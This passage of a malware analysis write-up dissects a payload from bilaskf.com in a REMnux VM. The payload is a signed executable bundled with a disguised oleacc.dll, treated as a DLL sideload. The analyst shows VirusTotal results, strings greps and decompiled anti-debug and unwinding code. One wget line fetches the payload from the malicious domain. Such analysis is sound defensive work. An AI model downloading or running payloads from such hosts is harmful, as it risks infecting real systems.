It did not respond with any data. It also did not seem to really do anything. My guess is it could be an IP grabber. The script just sends the request, providing no additional data, and ignores any responses.

Now the payload.

```
remnux@remnux:~/Downloads$ wget bilaskf.com/apif/a/a
--2025-08-29 10:45:09-- http://bilaskf.com/apif/a/a
Resolving bilaskf.com (bilaskf.com)... 172.67.178.11, 104.21.40.62, 2606:4700:3033::ac43:b20b, ...
Connecting to bilaskf.com (bilaskf.com)|172.67.178.11|:80... connected.
HTTP request sent, awaiting response... 404 Not Found
Saving to: 'a'

a                               [ <=> ]           0  --.-KB/s   in 0s

2025-08-29 10:45:10 ERROR 404: Not Found.
```

(I went to sleep before starting this portion of the analysis. The malicious .zip file containing the payload seems to have been removed from the webserver. Luckily, AnyRun keeps copies.)

```
remnux@remnux: ~/Downloads/blexe
drwxr-xr-x 3 remnux remnux 4096 Aug 29 10:59 ../
-rw-rw-r-- 1 remnux remnux 11669621 Aug 29 10:59 bilaskf.com.zip
remnux@remnux:~/Downloads/blexe$ 7z x bilaskf.com.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs AMD Ryzen 7 5800H with
Radeon Graphics (A50F00),ASM,AES-NI)

Scanning the drive for archives:
1 file, 11669621 bytes (12 MiB)

Extracting archive: bilaskf.com.zip
--
Path = bilaskf.com.zip
Type = zip
Physical Size = 11669621

Enter password (will not be echoed):
Everything is Ok

Size: 11677955
Compressed: 11669621
remnux@remnux:~/Downloads/blexe$ ll
total 22816
drwxrwxr-x 2 remnux remnux 4096 Aug 29 11:03 ./
drwxr-xr-x 3 remnux remnux 4096 Aug 29 10:59 ../
-rw-r--r-- 1 remnux remnux 11677955 Aug 29 2025 bilaskf.com.bin
-rw-rw-r-- 1 remnux remnux 11669621 Aug 29 10:59 bilaskf.com.zip
remnux@remnux:~/Downloads/blexe$
```

```
remnux@remnux: ~/Downloads/blexe
--
Path = bilaskf.com.zip
Type = zip
Physical Size = 11669621

Enter password (will not be echoed):
Everything is Ok

Size: 11677955
Compressed: 11669621
remnux@remnux:~/Downloads/blexe$ ll
total 22816
drwxrwxr-x 2 remnux remnux 4096 Aug 29 11:03 ./
drwxr-xr-x 3 remnux remnux 4096 Aug 29 10:59 ../
-rw-r--r-- 1 remnux remnux 11677955 Aug 29 2025 bilaskf.com.bin
-rw-rw-r-- 1 remnux remnux 11669621 Aug 29 10:59 bilaskf.com.zip
remnux@remnux:~/Downloads/blexe$ file bilaskf.com.zip
bilaskf.com.zip: Zip archive data, at least v5.1 to extract
remnux@remnux:~/Downloads/blexe$ cd bilaskf.com.bin
bash: cd: bilaskf.com.bin: Not a directory
remnux@remnux:~/Downloads/blexe$ file bilaskf.com.
bilaskf.com.bin bilaskf.com.zip
remnux@remnux:~/Downloads/blexe$ file bilaskf.com.bin
bilaskf.com.bin: Zip archive data, at least v2.0 to extract
remnux@remnux:~/Downloads/blexe$ unzip bilaskf.com.bin
Archive: bilaskf.com.bin
  inflating: oleacc.png
  inflating: bl.exe
remnux@remnux:~/Downloads/blexe$
```


Now there is oleacc.png and bl.exe.

oleacc.dll

First, I renamed oleacc.png to oleacc.dll as the bad actor did in the script.

```
remnux@remnux:~/Downloads/blexe$ file oleacc.dll
oleacc.dll: PE32+ executable (DLL) (console) x86-64 (stripped to external PDB), for MS Windows
remnux@remnux:~/Downloads/blexe$ sha256sum oleacc.dll
ef4d56c2a73549850da07cfbf38289a65a15bc70f6b2670ce624fc50095b3436  oleacc.dll
remnux@remnux:~/Downloads/blexe$
```

This file was extracted as an image and then renamed to be a DLL before being used. Considering this is a possible Defense Evasion technique, I hoped that VirusTotal would have some interesting things to say about it.



1/72 security vendor flagged this file as malicious

ef4d56c2a73549850da07cfbf38289a65a15bc70f6b2670ce624fc50095b3436
avfilter-9.dll

Size: 20.97 MB | Last Analysis Date: 8 hours ago

Community Score: 58

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

| Security vendors' analysis | | Do you want to automate checks? | |
|----------------------------|-------------------------------|---------------------------------|------------|
| Tencent | Malware.Win32.Genetic.149c7b8 | Acronis (Static ML) | Undetected |
| AhnLab-V3 | Undetected | Alibaba | Undetected |
| AliCloud | Undetected | ALYac | Undetected |
| Anity-AVL | Undetected | Arcabit | Undetected |
| Arctic Wolf | Undetected | Avast | Undetected |
| AVG | Undetected | Avira (no cloud) | Undetected |
| Baidu | Undetected | BitDefender | Undetected |

File Version Information

| | |
|---------------|--|
| Copyright | Copyright (C) 2000-2023 FFmpeg Project |
| Product | FFmpeg |
| Description | FFmpeg audio/video filtering library |
| Original Name | avfilter-9.dll |
| Internal Name | libavfilter |
| File Version | 9.8.102 |

Not anything particularly interesting, other than the fact that it claims to be FFmpeg. After some research, I found that avfilter-9.dll is a legitimate FFmpeg DLL. I assumed that this

meant that it was just a normal dependency for the malicious payload. That meant that bl.exe was going to use it.

```
remnux@remnux:~/Downloads/blexe$ objdump -t -T oleacc.dll
oleacc.dll:      file format pei-x86-64

/usr/bin/objdump: oleacc.dll: not a dynamic object
SYMBOL TABLE:
no symbols

DYNAMIC SYMBOL TABLE:
no symbols
```

(No symbol table for a library is generally quite suspicious. At this point in time, I didn't think much of it.)

```
remnux@remnux:~/Downloads/blexe$ file bl.exe
bl.exe: PE32+ executable (GUI) x86-64, for MS Windows
remnux@remnux:~/Downloads/blexe$ sha256sum bl.exe
96e15c79a704a7c7c54e59b4eabbc3c9a816db6f0738e0862c436eaf815da3  bl.exe
remnux@remnux:~/Downloads/blexe$
```

REMnux v7 [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Activities Firefox Web Browser Aug 29 11:21

Analysis 7309e3ed236f VirusTotal - File - 96e15c79a704a7c7c54e59b4eabbc3c9a816db6f0738e0862c436eaf815da3

https://www.virustotal.com/gui/file/96e15c79a704a7c7c54e59b4eabbc3c9a816db6f0738e0862c436eaf815da3

96e15c79a704a7c7c54e59b4eabbc3c9a816db6f0738e0862c436eaf815da3

Community Score: 0/72

No security vendors flagged this file as malicious

96e15c79a704a7c7c54e59b4eabbc3c9a816db6f0738e0862c436eaf815da3

Size: 7.89 MB Last Analysis Date: 10 hours ago

mergexml.exe

peexe 64bits signed overlay

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Do you want to automate checks?

| Vendor | Detection | Vendor | Detection |
|---------------------|------------|-------------|------------|
| Acronis (Static ML) | Undetected | AhnLab-V3 | Undetected |
| Alibaba | Undetected | AliCloud | Undetected |
| ALYac | Undetected | Antiy-AVL | Undetected |
| Arcabit | Undetected | Arctic Wolf | Undetected |
| Avast | Undetected | AVG | Undetected |
| Avira (no cloud) | Undetected | Baidu | Undetected |
| BitDefender | Undetected | Blav Pro | Undetected |

69°F Sunny

Search

10:21 AM 8/29/2025

While no vendors detect it, a good review of Behavior shows that bl.exe might try and exfiltrate data and establish persistence through various methods.

The first thing I did here was dump the file strings into a text file so I can review them for anything suspicious.


```
remnux@remnux:~/Downloads/bl.exe$ strings bl.exe &> log.txt
remnux@remnux:~/Downloads/bl.exe$
```

Reviewing the strings, it was evident that bl.exe was created using RAD Studio.


```
remnux@remnux:~/Downloads/bl.exe$ grep -E '[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}' log.txt
version="6.0.0.0"
remnux@remnux:~/Downloads/bl.exe$ cat log.txt | grep -Po '.*?//\K.*?(?=/)'
vovsoft.com
vovsoft.com
www.w3.org
ns.adobe.com
ns.adobe.com
ns.adobe.com
schemas.microsoft.com
schemas.microsoft.com
ccsca2021.crl.certum.pl
repository.certum.pl
www.certum.pl
crl.certum.pl
repository.certum.pl
www.certum.pl
subca.repository.certum.pl
subca.crl.certum.pl
crl.certum.pl
repository.certum.pl
www.certum.pl
crl.certum.pl
repository.certum.pl
www.certum.pl
remnux@remnux:~/Downloads/bl.exe$
```

I got tired of scrolling, so I just grep'd for IPs and domains. The certum.pl domain is a Trusted Poland domain according to Talos Intelligence.

There was not much to go off of here. I chose to use BinaryNinja to analyze the executable. I therefore had to upgrade REMnux from Ubuntu 20.04 LTS to Ubuntu 22.04 LTS because BinaryNinja no longer supports it.



Switching from Linear view to Triage Summary, I could confirm that the DLL is imported by this module.



After some investigating, this binary is most likely made with C++Builder. The msvcr7.dll library was linked, there are many similar symbol names, and C++ Boost is included.



At this point, it was overwhelming trying to figure out every symbol. I decided to focus more on the behavior observed in the dynamic analysis.

Looking for strings related to the behavior, I noticed that none of them were present. Additionally, I researched vovsoft[.]com and it appeared to be a very legitimate service. Researching the DLL ([oleacc.dll](#)) that came with it, it is pre-installed with Windows. That meant that it was time to give up on the executable and focus on the DLL.

For context, this scenario is a potential [DLL Sideload attack \(T1574.001\)](#). It is most likely not the executable that is malicious, but one of its libraries. This specific DLL has been

known for DLL side loading attacks. See <https://hijacklibs.net/entries/microsoft/built-in/oleacc.html>.


What is unique about Windows DLLs compared to Linux SOs is the presence of a **DllMain** function. Instead of looking straight for indicators, I decided to look for that function first.



The `_start` function was DllMain.

I attempted to search the strings for registry keys, domain names, service names, etc. I was unable to locate any process names as strings anywhere. I also looked for WINAPI functions like CreateProcess, CreateRemoteThreadEx, NtCreateUserProcess, etc. None of those could be found in use.

I did end up finding a section that looks like it clears an Event Log.



Ref: <https://learn.microsoft.com/en-us/windows/win32/api/synchapi/nf-synchapi-resetevent>



I realized that a lot of Windows functions were wrapped. I do not know if this was an intentional effect or if this was the result of linkage, but what I do know is that for cross-referencing WINAPI functions, I needed to seek the original function call.

```

0      90 90 90 90 90 90 90 90 90 .....
20  enum WIN32_ERROR RegQueryValueExW(HKEY hKey, PWSTR lpValueName, uint32_t* lpReserved,
20      enum REG_VALUE_TYPE* lpType, uint8_t* lpData, uint32_t* lpcbData)
20  {
20      /* tailcall */
20      return RegQueryValueExW(hKey, lpValueName, lpReserved, lpType, lpData, lpcbData);
20  }

26      90 90      ..

28  enum WIN32_ERROR RegQueryValueExA(HKEY hKey, PSTR lpValueName, uint32_t* lpReserved,
28      enum REG_VALUE_TYPE* lpType, uint8_t* lpData, uint32_t* lpcbData)
28  {
28      /* tailcall */
28      return RegQueryValueExA(hKey, lpValueName, lpReserved, lpType, lpData, lpcbData);
28  }

```

Later, I found an Anti-Debug check. If I had a custom Windows sandbox environment to test in, I could find the function signature and NOP it out to attach a debugger.


```

if (IsDebuggerPresent() || data_181402c70)
{
    RaiseException(0x406d1388, 0, 3, &arguments);
    /* no return */
}

```

You can read more on [IsDebuggerPresent here](#).

A debug check is usually done prior to anything important. I would have followed it, but there wasn't any cross-reference information with its symbol.



Suspicious findings

```
if (IsDebuggerPresent() || data_181402c70)
{
    RaiseException(0x406d1388, 0, 3, &arguments);
    /* no return */
}
```

```
return (uint64_t)(
    (uint32_t)OpenRegKey((char*)arg1 + 0x218, rax,
        Software\Intel\MediaSDK\Dispatch",
        KEY_READ) - 1);
```

```
180bf1d90  IMAGE_RUNTIME_FUNCTION_ENTRY* image_rt_func_entry(uint64_t arg1)

180bf1d90  {
180bf1d90      uint64_t ImageBase[0x2];
180bf1d9c      IMAGE_RUNTIME_FUNCTION_ENTRY* result =
180bf1d9c          RtlLookupFunctionEntry(arg1, &ImageBase, nullptr);
180bf1d9c
180bf1da5      if (!result)
180bf1db2      |   return result;
180bf1db2
180bf1da9      return (uint64_t)result->BeginAddress + ImageBase[0];
180bf1d90  }
```

[Next Page]

```

int64_t possible_proc_walker(int64_t arg1, int64_t arg2)
{
    int128_t var_648;
    int128_t* rbx = &var_648;
    uint128_t var_678;
    __builtin_memset(&var_678, 0, 0x28);
    UNWIND_HISTORY_TABLE HistoryTable;
    __builtin_memset(&HistoryTable, 0, 0xd8);
    __builtin_memset(&var_648, 0, 0x50);
    CONTEXT ContextRecord;
    ContextRecord.ContextFlags = 0x10001f;
    RtlCaptureContext(&ContextRecord);
    int128_t* var_658 = &var_648;
    uint64_t Rip = ContextRecord.Rip;
    int128_t var_628;
    *(uint64_t*)((char*)var_628)[8] = &ContextRecord;
    int128_t var_608;
    (uint64_t)var_608 = &HistoryTable;

    while (true)
    {
        *(uint64_t*)rbx = Rip;
        rbx[1] = RtlLookupFunctionEntry(Rip, (char*)rbx + 8, &HistoryTable);
        IMAGE_RUNTIME_FUNCTION_ENTRY* FunctionEntry = var_658[1];

        if (!FunctionEntry)
        {
            return 5;
        }

        var_658[3] = RtlVirtualUnwind(UNW_FLAG_NHANDLER,
            *(uint64_t*)((char*)var_658 + 8), ContextRecord.Rip, FunctionEntry,
            &ContextRecord, (char*)var_658 + 0x38, (char*)var_658 + 0x18, nullptr);
        var_678 = ContextRecord.Rsp | ContextRecord.Rip << 0x40;
    }
}

```

[Next Page]

```

if (rax_6 != 8)
{
    if (rax_6 == 6
        && arg5(1, 6, *(uint64_t*)ReturnValue, ReturnValue, &var_68) == 7)
    {
        zmm0 = arg2 | *(uint64_t*)((char*)var_68)[8] << 0x40;
        int64_t TargetIp = *(uint64_t*)((char*)var_68)[8];
        *(uint128_t*)((char*)ReturnValue + 0x18) = zmm0;
        int64_t rax_8 = *(uint64_t*)((char*)var_58_1)[8];
        ReturnValue[5] = rax_8;
        *(uint64_t*)((char*)arg1 + 0x38) = rax_8;
        UNWIND_HISTORY_TABLE* HistoryTable =
            *(uint64_t*)((char*)arg4 + 0x40);
        arg1[6] = 4;
        *(uint128_t*)((char*)arg1 + 0x28) = zmm0;
        RtlUnwindEx(arg2, TargetIp, arg1, (uint64_t)var_58_1, arg3,
            HistoryTable);
    }

    goto label_180bf1eb4;
}

```

```

180bed490  int64_t Maybe_Countdown_Timer(int64_t* arg1)
180bed490  {
180bed490      int64_t rax;
180bed4b2      int64_t rdx_3;
180bed4b2      rdx_3 = HIGHQ(0x431bde82d7b634db * (int64_t)(arg1[1] + 0xf423f));
180bed4b2      rax = LOWQ(0x431bde82d7b634db * (int64_t)(arg1[1] + 0xf423f));
180bed4be      int64_t rbx = (rdx_3 >> 0x12) + *(uint64_t*)arg1 * 0x3e8;
180bed4c2      FILETIME systemTimeAsFileTime;
180bed4c2      GetSystemTimeAsFileTime(&systemTimeAsFileTime);
180bed4f4      uint64_t rdx_9 = (((uint64_t)systemTimeAsFileTime.dwHighDateTime << 0x20)
180bed4f4          + (uint64_t)systemTimeAsFileTime.dwLowDateTime - 0x19db1ded53e8000) / 0x2710;
180bed4f4
180bed503      if (rbx < rdx_9)
180bed503      |   return 0;
180bed503
180bed50c      return rbx - rdx_9;
180bed490  }

```

[Next Page]


```

void suspicious_krnl32()
{
    HMODULE hModule;

    if (!data_181400a38)
    {
        hModule = GetProcAddress(GetModuleHandleA("kernel32.dll"),
            "GetSystemWindowsDirectoryA");

        if (!hModule)
            hModule = GetWindowsDirectoryA;

        bool cond:0_1 = data_181400a30;
        data_181400a38 = hModule;

        if (!cond:0_1)
            goto label_18095e91f;
    }
    else if (!data_181400a30)
    {
        label_18095e91f:
        hModule = LoadLibraryA("shfolder.dll");

        if (hModule)
            data_181400a30 = GetProcAddress(hModule, "SHGetFolderPathA");
    }
}

```

Static Analysis Conclusion


The static analysis was incredibly difficult to conduct because:

1. Functions are not directly called by their base address.
2. Data in functions is dynamically set (not using the static string structure).
 - a. Passed by args, making it difficult to trace and reconstruct.
3. Function names are stripped (common in production builds).
